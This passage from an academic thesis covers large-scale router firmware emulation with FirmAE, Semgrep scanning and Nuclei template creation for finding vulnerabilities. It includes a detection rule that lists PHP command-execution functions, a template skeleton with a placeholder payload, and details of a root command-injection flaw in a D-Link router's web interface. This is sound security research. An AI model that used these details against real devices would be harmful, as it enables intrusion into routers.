After the tool's installation, which involves running shell scripts for downloading and configuring the necessary dependencies, the FirmAE initialization process is carried out through a specific script called `init.sh`. This script ensures that the FirmAE database is now expanded with the FirmAE schema during installation and is operational. Code 3.1 exemplifies the execution of this initialization script. Following the installation, FirmAE should be activated using the `init.sh` script, which is responsible for confirming the operability of the database, whose schema has been extended compared to Firmadyne. With this, the tool is ready for use.

According to (TOSO; PEREIRA, 2021), another innovation of FirmAE compared to

```
$ ./init.sh
+ sudo service postgresql restart
+ echo 'Waiting for DB to start...'
Waiting for DB to start...
+ sleep 5
```

Código 3.1 – Execution of the `init.sh`, initialization script of FirmAE.

its predecessor: while Firmadyne still requires manual intervention to coordinate the execution of the extraction, initial emulation, and final emulation modules, including setting parameters for the tools, FirmAE provides complete automation of this process. With a single execution, FirmAE manages everything from extraction to firmware emulation. Thus, the methodology proposed by this work benefits from this feature, allowing for the scalable creation of an emulable image database for later use.

To ensure the scalability of emulation verification, a specific script was developed for this methodology to automate the process. This script is detailed in Code 3.4.

```
$ cat check-imagens.txt

sudo ./docker-helper.py -ec  firmwares/tp-link/Archer_AX10_US_V1_220401.zip
sudo ./docker-helper.py -ec  firmwares/d-link/DIR846enFW100A53DBR-Retail.zip
sudo ./docker-helper.py -ec  firmwares/d-link/DIR-859_RevA_FW_Patch_v1.06B01.zip
sudo ./docker-helper.py -ec  firmwares/tp-link/Archer_C2_US_V1_170228.zip
...
$ cat check-emulated-at-scale.sh
#!/bin/bash

# Ler os comandos do arquivo check-imagens.txt
commands=()
while IFS= read -r cmd
do
    commands+=("$cmd")
done < check-imagens.txt

# Loop para executar os comandos em sessões separadas do screen
for cmd in "${commands[@]}"
do
  echo $cmd
  sleep 60; $cmd
done
```

Código 3.2 – Large-scale execution of multiple Firmware image emulation validation

3.2.2 File System Extraction

In another part of this methodology, the file systems of the Firmware images from the database will be inspected by a source code analyzer. Therefore, it is necessary to perform their extraction. The internal extraction module of FirmAE itself was used to carry out this action.

As shown in Code 3.3, during the initial emulation validation, FirmAE internally adds a compressed file in the format `tar.gz` with the name of the Firmware image's ID inside

a folder called `images` in the root directory of the tool. It is worth noting that the entire process is done on a large scale, so there will be multiple files.

```
$ sudo ./run.sh -c dlink DIR-846.zip
[*] DIR-846.zip emulation start!!!
[*] ID 10 !!!
[*] extract done!!!
[*] DIR-846.zip emulation finished!!!
$ ls -lha ./images/
...
-rw-r--r-- 1 root      root      4,7M jun 10 22:38 981.kernel
-rw-r--r-- 1 root      root      6,7M jun 10 22:36 981.tar.gz
-rw-r--r-- 1 root      root      2,4M jun  7 14:35 986.kernel
-rw-r--r-- 1 root      root      4,3M jun  7 14:35 986.tar.gz
-rw-r--r-- 1 root      root      5,0M jun  7 14:35 987.tar.gz
-rw-r--r-- 1 root      root      2,1M jun  7 14:35 990.kernel
-rw-r--r-- 1 root      root      3,2M jun  7 14:35 990.tar.gz
...
```

Código 3.3 – File System Extraction

Next, as shown in Code 3.4, a script was developed for this methodology to automate the extraction of these files.

```
$ cat multiple_extraction.sh

#!/bin/sh

for file in ./images/*.tar.gz; do
    tar -xvzf "$file"
done
```

Código 3.4 – Script for Large-Scale File System Extraction

3.2.3 Large Scale emulation

In this work, the proposed methodology used the execution of firmware images in Docker containers, a functionality of FirmAE. This approach allows for the isolated execution of each firmware image in an environment prepared with all the necessary dependencies. A key benefit of container execution is the use of isolated network interfaces. FirmAE assigns each container a virtual network interface provided by Docker, ensuring that each firmware operates on a distinct interface. This prevents conflicts and collisions that can occur when emulating multiple firmware simultaneously, a common issue when using Firmadyne.

The container execution of emulable images is carried out on a large scale. To manage the emulation of multiple images simultaneously, this work integrated FirmAE with the `screen` tool[1]. This is necessary because, as observed by (TOSO; PEREIRA, 2021), the

[1]https://www.gnu.org/software/screen/manual/screen.html

debugging mode of FirmAE is a blocking process, preventing the user from issuing commands in the terminal. Therefore, we chose `screen` because it allows managing multiple independent terminal sessions within a single session, which is advantageous when running multiple commands that block the shell.

To facilitate the large-scale execution of multiple emulable firmware images, we developed a specific script for this methodology, automating the process. This script is detailed in Code 3.5.

```
$ cat emulated-imagens.txt

sudo ./docker-helper.py -ed  firmwares/tp-link/Archer_AX10_US_V1_220401.zip
sudo ./docker-helper.py -ed  firmwares/d-link/DIR846enFW100A53DBR-Retail.zip
sudo ./docker-helper.py -ed  firmwares/d-link/DIR-859_RevA_FW_Patch_v1.06B01.zip
...
$ cat screen-emulated-multiples.sh
#!/bin/bash

# Ler os comandos do arquivo emulated-imagens.txt

commands=()

while IFS= read -r cmd

do
    commands+=("$cmd")
done < emulated-imagens.txt

# Loop para executar os comandos em sessões separadas do screen
for cmd in "${commands[@]}"

do
  echo $cmd

  sleep 60;sudo  screen -dmS docker_session bash -c "$cmd"

done

$ ./screen-emulated-multiples.sh; docker ps
CONTAINER ID   COMMAND       STATUS          NAMES
0cf4fafe7b67   "/bin/bash"   Up 9 minutes    docker0_Archer_AX10_US_V1_220401.zip

b6124e0eb5ea   "/bin/bash"   Up 10 minutes   docker0_DIR846enFW100A53DBR-Retail.zip

9397b34456de   "/bin/bash"   Up 11 minutes   docker0_DIR-859_RevA_FW_Patch_v1.06B01.zip

...
```

Código 3.5 – Large-Scale Execution of Multiple Firmware Images

3.3 Semgrep

The static analysis tool we used in our Methodology was `Semgrep`, which has been helpful for security engineers and developers, allowing code scans to identify organization-specific security issues. The tool stands out for its ability to enhance code reviews by detecting vulnerabilities early and being compatible with multiple programming languages, including `C, C++, C#, Go, Java, JavaScript, JSON, Python, PHP`, and offering experimental support for 19 other languages. `Semgrep` is ideal for continuous code scans, integrating with platforms such as `GitHub, GitLab, Slack, and Jira`. Furthermore, the evidence presented in two academic studies demonstrates the efficiency of `Semgrep` in performing complex analyses without requiring the complete source code and its flexibility through rule customization (YANG *et al.*, 2022). Additionally, `Semgrep`'s ability to integrate and enhance intraprocedural limitations has facilitated the identification of vulnerable functions, reinforcing its suitability for our security analysis needs (LI *et al.*, 2023).

The effectiveness of Semgrep in static code analysis comes from its approach, which combines a system of predefined rules aimed at identifying vulnerable patterns with an adaptable code analysis mechanism. This methodology enables the identification of common coding errors and security vulnerabilities while also providing the necessary flexibility to customize the analysis based on the specific needs of a project.

Semgrep rules are designed to capture code patterns that represent potential risks, such as the insecure use of command execution functions. Semgrep flags these issues and aids in their swift resolution, enhancing the integrity and security of the developing code.

As shown in Code 3.6, the defined rules use a combination of identifiers called `patterns` and `metavariable-regex`. `Patterns` identify the generic use of the function, while `pattern-not` excludes safe cases where constant arguments are passed. `Metavariable-regex` defines a regular expression to identify a specific list of dangerous functions (`exec, passthru, proc_open, popen, shell_exec, system`). The goal is to capture cases where these functions are used with user-controlled inputs, a common vulnerability scenario.

```
patterns:
  - pattern: $FUNC(...);
  - pattern-not: $FUNC('...', ...);
  - metavariable-regex:
      metavariable: $FUNC
      regex: exec|passthru|proc_open|popen|shell_exec|system|pcntl_exec
```

Código 3.6 – Pattern Analysis Rules in Semgrep

In Code 3.7, the provided PHP code contains several lines that exemplify the insecure use of these functions, marked with `// ruleid: exec-use` to indicate rule detection. `Semgrep` identifies these patterns and marks the corresponding lines as vulnerable.

```php
<?php
// ok: exec-use
exec('whoami');

// ruleid: exec-use
$proc = proc_open($cmd, $descriptorspec, $pipes);

// ruleid: exec-use
$output = shell_exec($user_input);

// ruleid: exec-use
$output = system($user_input, $retval); ?>
```

Código 3.7 – Example of PHP Code Analyzed by `Semgrep`

In this context, `Semgrep` operates with two engines: the OSS Engine, its free, open-source base, and the Pro Engine, designed for advanced code analysis with associated costs. We used the OSS Engine after extracting the file systems from the firmware images, as explained in section 3.2.2. The extracted contents were loaded into a GitHub repository, allowing the use of the `Semgrep` web interface for source code analysis. This strategy aims to discover new vulnerabilities (zero-days).

Opting to use `Semgrep` via CI/CD in our GitHub repository instead of local execution offers several advantages. Local execution of `Semgrep`, while useful for immediate analyses, requires developers to individually access their machines to check the results, which can be inconvenient and inconsistent. On the other hand, integrating `Semgrep` with CI/CD on GitHub automates this process and enables remote code submissions to be analyzed. This improves the quality of vulnerability detection while eliminating the necessity for repetitive manual analyses, aligning the process with contemporary best practices in software development.

The `Semgrep` analysis begins with the selection of the GitHub repository and the creation of a new source code analysis project. As shown in Figure 3.2, after the analysis, the `Semgrep` *Projects* tab displays a summary of the evidence found, organized by project. The detected occurrences are indicative of possible issues but require additional validation. The results are classified by severity and categorized into groups such as *exec-use, eval-use, detected-private-key, command-injection, md5-loose-equality*, among others.

Next, we analyze the evidence found in the detailed view of `Semgrep`. This step is depicted in Figure 3.3 and aims to understand the nature and context of the identified vulnerabilities. For Example, a piece of evidence may indicate command execution,



FIGURE 3.2 – `Semgrep` Projects Screen View

suggesting a command injection risk. Detailed analysis of each piece of evidence provides vital information, such as the exact location in the source code, severity, detection confidence, and additional references for investigation. Based on the parameters and data identified by `Semgrep`, we will use this information to create custom templates in Nuclei. These templates will be built following the methodology detailed in section 3.5.1. This process ensures that any potential vulnerability identified is recognized and appropriately tested using a systematic and well-founded approach.



FIGURE 3.3 – Example of detailed analysis of code fault evidence in a firmware image

3.4 1-day Vulnerability Templates Generator

With the purpose of validating previously reported vulnerabilities, we use the Common Vulnerabilities and Exposures (CVE) Program Vulnerability Database managed by MITRE as our database source. The information is accessible through queries to the API[2] provided by the National Vulnerability Database (NVD), an initiative of NIST. The templates developed based on this data allow us to identify 1-day vulnerabilities in other images stored in the repository.

The CVE database provides technical references for each CVE-ID regarding the respective vulnerability. These electronic resources, submitted by users as well as

[2]https://nvd.nist.gov/developers/vulnerabilities

the MITRE administration, ensure that each CVE-ID is publicly accessible, uniquely identified, and thoroughly described. When indexed in the NVD API, these references receive an additional tag, which can vary among:

1. ***Not Applicable***: Indicates that the vulnerability does not apply to a specific product or context.
2. ***Vendor Advisory***: Refers to an official notice issued by the vendor regarding a vulnerability in their products.
3. ***Third-Party Advisory***: Category for notices issued by entities other than the product's vendor.
4. **exploit**: A technique or code that exploits a security flaw, causing abnormal behavior in systems.
5. ***VDB Entry***: Represents a specific vulnerability identified in software or hardware.

In this context, this study focused on electronic resources marked with the exploit tag since they are essential for creating the template. It is important to highlight that the presence of a public exploit enables the exploitation of the vulnerability. However, for this work, only information indicating the potential vulnerability of a router resource (URL) was used without the need for remote access to the machine.

For extracting information via the API, prior authorization with NVD was required[3]. This authorization provides an access key, implemented to prevent denial-of-service attacks, such as those that occurred in 2019[4].

The NVD API offers a programmatic interface for accessing security vulnerability details and returning data in JSON format. The most critical keys for creating a Nuclei template are `vulnerabilities, metrics, weaknesses, and references`. The specific technique adopted in this work involved using the manufacturer's name as a keyword in API queries, followed by data preprocessing to eliminate duplicates. The API query consisted of a GET request with a header containing the `apiKey`. An example of the result of this Request is illustrated in Code 3.8.

The information related to Common Vulnerabilities and Exposures identification numbers (CVE-ID) and URLs marked with the exploit tag underwent a detailed manual analysis to create the templates effectively. To facilitate this process, a specific script was developed. This script is responsible for extracting relevant Information from API responses and organizing it into a .csv file. This file is structured into two main columns:

[3]https://nvd.nist.gov/developers/request-an-api-key
[4]https://fractionalciso.com/nist-cybersecurity-shutdown/

```
"cve": {
    "id": "CVE-2023-42406",
    "published": "2023-10-26T22:15:08.660",
     "descriptions": [
      {
        "lang": "en",
        "value": "SQL injection vulnerability in D-Link Online behavior audit gateway DAR-7000
        ↪  V31R02B1413C allows a remote attacker to obtain sensitive information and execute arbitrary
        ↪  code via the editrole.php component.",}]
         "references": [
      {
        "url": "https://github.com/1dreamGN/CVE/blob/main/CVE-2023-42406.md",
        "source": "cve@mitre.org",
        "tags": [
          "Exploit",
          "Third Party Advisory"
```


Código 3.8 – Example NVD API Query

the first column contains the CVE-ID number, and the second contains the corresponding URL. Creating this .csv file enables a more efficient and systematic analysis, enabling an accurate creation of templates.

We manually reviewed the file, using the data from the exploits found in the URLs in a customizable Generative Pre-trained Transformer (GPT)[5] from ChatGPT[6]. These language models provide us with excellent adaptability for the task of creating templates for the Nuclei tool. We configured the GPT[7] with detailed instructions, integrating prompts and specific knowledge related to the Nuclei tool. These templates will be constructed following the information detailed in Section 3.5.1.

3.5 Nuclei

`Nuclei` stands out for providing an automated and effective approach to vulnerability identification. In the scientific context, it is observed that `Nuclei` has been used by researchers to compare its effectiveness in vulnerability detection with other existing tools (SOLANKI, 2023). Unlike most scanners that rely on a pre-existing database of vulnerabilities, `Nuclei` adopts a distinct methodology.

When traditional scanners perform scans, they compare their findings with the database to identify known vulnerabilities. This process often results in a high number of false positives since the scan is broad and covers an extensive range of potential vulnerabilities. In `Nuclei` uses templates that define specific methods to detect, classify, and address security flaws. This approach allows `Nuclei` to focus on specific software vulnerabilities, significantly reducing the incidence of false positive results.

[5]https://help.openai.com/en/articles/8554397-creating-a-gpt
[6]https://openai.com/blog/chatgpt
[7]https://chat.openai.com/g/g-D2XSrr7ze-template-creator-for-nuclei-with-internet-access

3.5.1 Customizable Template Generation

`Nuclei` utilizes templates in YAML format that are simple to build and understand. These templates define how requests will be sent and processed. Code B.3 presents an example of a template used in `Nuclei`. It is evident that, in addition to being a human-readable format, it allows you to understand how the execution process will take place. The critical benefits leveraged by this approach are flexibility and customization, enabling the clear and concise definition of tests and parameters. This flexibility enables comprehensive vulnerability detection, addressing various types of attacks such as command injection, cross-site scripting, and sensitive data leakage.

Nuclei templates represent a central part of the tool, serving as the core for identifying and exploiting vulnerabilities in network systems. A typical Nuclei template consists of five distinct sections that together provide a robust mechanism for vulnerability scanning. These sections are:

1. **ID**: The ID is a unique identification assigned to each template to track and reference the specific template during scanning and result analysis.
2. **information**: This section includes critical details such as the template name, author, severity of the detected vulnerability, and a detailed description. It may also contain references and tags for categorization and searching.
3. **Request**: Defines the HTTP request that will be sent to the target server, including the essential components of a URL and additional details required to access a specific resource.
4. **Extractors**: Used to capture and display specific information from the server response, essential for analyzing the returned data and identifying signs of vulnerabilities.
5. **Matcher**: Configured to perform specific comparisons in the received responses, checking for the presence or absence of certain strings, patterns, or conditions.

The developers of Nuclei provide various templates for different categories in their repository[8]. However, wireless routers have web management pages with characteristics inherent to their devices, requiring templates to be specific to optimize the fuzzing results. Additionally, the Nuclei template database contains 7,787 templates, but less than 1% applies to wireless routers. Therefore, it is necessary to create specific templates for the context of routers to increase the number of tests performed by Nuclei. In this work, two distinct data sources detailed in subsections 3.3 and 3.4 were envisioned for generating these templates.

[8]https://github.com/projectdiscovery/nuclei-templates

```
id: example-id
info:
  name: First Template
  author: This Work
  severity: high
  reference:
    - https://example.com
http:
  - raw:
      - |
        POST /somedirectory/t HTTP/1.1
        Host: {{Hostname}}
        Content-Type:
        ↪  application/x-www-form-URL-encoded
        Accept-Encoding: deflate

        method=access&enc=<payload malicioso>
```

```
extractors:
  - type: regex
    name: session
    part: header
    internal: true
    regex:
      - 'JSESSIONID=(.*)'

matchers-condition: and
matchers:
  - type: word
    part: body
    words:
        - "TESTE"
    condition: and
  - type: status
    status:
      - 200
```

Código 3.9 – Example of a *Nuclei* Template.

To ensure that the created templates were usable in the Nuclei tool, the '-validate' flag was used, which, according to the tool's developers, serves this purpose[9].

[9]https://docs.projectdiscovery.io/tools/nuclei/running

4 Experimentation, Results e Discussion

In this chapter, we detail the experiments conducted, the results obtained, and the relevant discussions about this study. In the first section, we outline the characteristics and settings of the dataset and server used in the experimentation of the methodology, as well as the results achieved, emphasizing the source code findings, developed templates, and vulnerabilities identified. Finally, in the second section, we reflect on the results and challenges encountered during the development and application of the methodology.

4.1 Experimentation and Results

4.1.1 Characterization of the Firmware Image Database

This section presents information related to the exploratory data analysis to highlight the main characteristics of the firmware dataset. It is important to note that we preferred a static analysis of the binaries present in the file system, focusing only on the characteristics related to web servers and the source code of the files responsible for the administration interface hosted by the web service.

For our experimentation, we chose to create our firmware image database (DB) using data from (TOSO, 2022) study as one of the sources. In this study, a significant update was made to the `Firmadyne` firmware acquisition module, adapting it for compatibility with Python 3 and ensuring suitability for the latest versions of the manufacturer's websites. This effort resulted in the successful download of a total of 9,176 firmware images, covering 11 manufacturers and including three open-source projects (OpenWrt, Tomato, and pfSense).

The second source came from the study (FREITAS *et al.*, 2023), which selected router models based on the *Market Share* criterion, identifying the best-selling ones in the central Brazilian e-commerce. This resulted in the selection of 158 models from 19 different brands, with TP-Link, D-Link, and Intelbras representing more than 50

In this context, the database we used to test our methodology consists of firmware images from the two leading manufacturers in Brazil: `TP-Link` and `D-Link`. From this set, 1,748 images are from the study of (TOSO; PEREIRA, 2021) and 65 from (FREITAS *et al.*, 2023). This selection allows us to comprehensively address vulnerabilities present in different types of firmware, ensuring a more complete and accurate analysis.

TABLE 4.1 – Detailing of Firmware Databases by Vendor

Vendor/Database	**TP-Link**	**D-Link**	**Total per Database**
Toso (2021)	796	952	1748
Freitas (2023)	50	15	65
Total per vendor	**846**	**967**	**1813**

During the extraction and emulation, the results indicated that 659 (36%) and 219 (12%) of the firmware images were, respectively, extracted and emulated simultaneously through container parallelization. We analyzed the file systems of the extracted images, identifying the distribution of web servers, the web technologies used by these servers, and the CPU architecture, displayed, respectively, in Tables 4.3, 4.4, and 4.2.

TABLE 4.2 – Distribution of CPU Architecture Types in Firmware Images

Type	# firmware by CPU Architecture	
	D-Link	TP-Link
ARM	115	421
MIPS	62	62

TABLE 4.3 – Distribuition by web server

Web server	# firmware com this type web server	
	D-Link	Tp-Link
httpd	29	124
thttpd	1	-
boa	4	3
minihttpd	4	-
lighttpd	2	3
uhttpd	-	19
não identificado	40	1

TABLE 4.4 – Distribuition by web technology

Type	# firmware by web technology	
	D-Link	TP-Link
php	16	-
HTML	38	83
asp	-	1
CGI	25	25
perl	1	3
Lua	-	40

In the firmware extraction and emulation study, TP-Link had 56.98% of its 846 firmware successfully extracted and 17.02% emulated. For D-Link, out of 967 firmware, 18.31% were successfully extracted, and 7.76% emulated. These data indicate the potential challenges of firmware emulation in a research and security analysis context.

TABLE 4.5 – Data Related to Extraction and Emulation of the Firmware Image Database

Vendors	Initial Database	Success emulation	Success extraction
TP-Link	846	42	144
D-Link	967	177	75

4.1.2 Test Environment

For the sake of reproducibility, we present the technical specifications of the machines used in this test architecture, as well as the versions of the software employed. All experiments were conducted on a server equipped with four Intel® Xeon® E3-1225 v6 CPUs, operating at 3.30GHz, 32 GB of DDR4 RAM, and 4 TB of hard disk storage. The operating system used was Ubuntu 20.04. Additionally, the experiments were performed using PostgreSQL version 12.15 for database management and Docker version 20 for creating virtual environments, ensuring consistency and the necessary control for the tests. `Semgrep` was used in version 1.31. The custom template generator used ChatGPT-4.0. The methodology began with a 38-minute startup and running process, culminating in a total duration of 2 hours and 20 minutes.

4.2 Results and Discussions

4.2.1 Indications of Web Source Code Vulnerabilities

The analysis conducted by `Semgrep` on the files of D-Link and TP-Link devices, extracted by `FirmAE`, revealed 3784 and 2509 signs of vulnerabilities, respectively. However, it's important to interpret these numbers with caution, as the vulnerabilities are categorized into two types: False Positives (FP), which are not actual threats, and True Positives (TP), which are actual threats. Understanding this distinction is crucial for practical security analysis.



FIGURE 4.1 – Analytical data related to the severity of `Semgrep` findings.

Many vulnerabilities pinpointed by `Semgrep` could be code flaws that indirectly indicate security risks. While some might lack exploitability through the device's web

interface, they still suggest potential software risks. However, part of them can be exploited by malicious users over the internet.

To better assess the severity and exploitability of the detected vulnerabilities, we conducted a manual analysis. This allowed us to identify False Positives, a common phenomenon in automated analyses. For instance, in the case of the rules detected-etc-shadow and md5-loose-equality, the tool may misinterpret a code pattern as vulnerable. As illustrated in Figure 4.2, the detected-etc-shadow rule identified a potential issue in the file shown in Figure 4.3. However, upon detailed examination, it became clear that there was no explicit exposure of user hashes, and the /etc/shadow file was not present in this firmware.



FIGURE 4.2 – False Positive of the detected-etc-shadow Rule



FIGURE 4.3 – File indicated by the rule in Figure 4.2

When it comes to classifying the findings according to the Common Weakness Enumeration (CWE), Semgrep identified the CWEs, as shown in Table 4.6. Additionally, in the table, we present the arrangement of vulnerabilities found in relation to the ranking created by Mitre, which defines the top 25 vulnerabilities in 2022. These vulnerabilities vary in terms of severity and frequency.

The results were generated using 2162 rules available in the Semgrep tool[1]. In this context, we present in Table A.1 in Appendix A the rules that allowed us to find indications of vulnerabilities. These rules cover a wide range of potential vulnerabilities, from the most critical to the least severe. Significantly, the findings from 8 of these rules were identified as 100% false positives. These instances are highlighted in bold in Appendix A for clear reference.

[1]https://semgrep.dev/orgs/-/editor

TABLE 4.6 – CWE included in the Top 25 MITRE found

CWE	Criticality*	#	Top 25 2023
CWE-20	High	316	6
CWE-798	Low	592	28
CWE-79	High	2061	2
CWE-94	High	435	23
CWE-918	Medium	18	19
CWE-78	High	38	5
CWE-22	Low	687	8

**Criticality refers to Likelihood of Exploit*

4.2.2 Generated Templates

To find new vulnerabilities, we analyzed data obtained from `Semgrep` and chose to focus on developing templates based on the 45 cases identified as high criticality flaws. Special attention was given to those related to remote code execution and their direct connection to the web administration interface. This approach led us to the development of 5 specific templates for D-Link products.

The templates are related to the `exec-use` rule identified by the use of functions such as exec(), passthru(), proc_open(), popen(), shell_exec(), system(), and pcntl_exec(), which are used to execute operating system commands. When these functions include user input data, there is a significant risk of command injection, a security vulnerability where an attacker can execute arbitrary commands on the server. With these templates, we identified two new vulnerabilities, which will be detailed in the following section. This discovery reflects a 40% accuracy rate in detecting novel flaws. The templates that originated these vulnerabilities are presented in Appendices B.1 and B.2.

It's important to note that, conversely, high criticality findings concerning TP-Link products weren't linked to remote code execution and couldn't be exploited through the web interface. These primarily represented development bugs without the same severity or direct impact observed in the D-Link cases.

To validate previously reported vulnerabilities in the new firmware, we continued executing the steps described in section 3.4. This involved using exploit data from the CVE-IDs specific to TP-Link and D-Link manufacturers. We created 58 new templates, addressing previously reported flaws. Out of these, 12 were validated as the vulnerable firmware were present in our database. Additionally, one of the templates revealed a new vulnerability in another device. The use of custom GPT in the creation of templates for the `Nuclei` tool significantly enhanced efficiency and accuracy, saving time and bolstering the consistency of our results. However, the process of submitting collected exploitation data to URLs remains manual, being limited to 40 messages every three hours on `ChatGPT`. We also highlight that one of the challenges of this stage was the large number of broken links and the lack of availability of reproducible exploits, which made it challenging to generate templates for validating 1-day vulnerabilities.

4.2.3 Vulnerabilities Found

During the vulnerability validation phase, it was observed that only 219 firmware were emulated simultaneously with access to the administration web interface due to emulation challenges in specific images that require specific router hardware resources to function. Additionally, it was identified that manufacturers have begun encrypting firmware, introducing a new challenge during the extraction phase, which includes firmware image encryption and signature validation.

As demonstrated in Code 4.1, the `Nuclei` tool, executing the generated templates, successfully validated three vulnerabilities. Detailed descriptions of each vulnerability are as follows:

```
$ nuclei -t ~/nuclei-router-templates-generated/


                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.0.3
                projectdiscovery.io
[dir-846-1] [http] [HIGH] 192.168.1.1
[dir-846-2] [http] [HIGH] 192.168.0.1
[CVE-2023-48842] [http] [HIGH] 192.168.0.50
```

Código 4.1 – Nuclei Validating Vulnerabilities

As shown in Code 4.1, the `Nuclei` tool, executing the generated templates, successfully validated three vulnerabilities. The first vulnerability involves remote code execution with super-user `root` privileges on the D-Link DIR-846 router. The flaw results from malicious code injection via a POST request due to insufficient sanitization in the `SetIpMacBindSettings.php` file. In this case, an authenticated user on the router's web admin page can perform code injection due to the lack of input sanitization. The vulnerability is present in the `SetIpMacBindSettings.php` file, which contains the `exec` function that receives a user-manipulated variable. An attacker can remotely execute arbitrary commands by sending a malicious payload through a POST request. The HTTP message content is JSON-encoded and contains a key called `lan(0)_dhcps_staticlist`, which is a string with comma-separated values. The second value in this string is the user-controlled variable. Maliciously, the web server running as `root` will remotely invoke the content within the `exec(changename.sh $mac $(malicious_payload))` function on the host operating system. As a best practice, the relevant information was transmitted to the manufacturer for an update, and CVE-2022-46552 (MITRE, a) was registered.

The second vulnerability involves remote code execution with super-user `root`

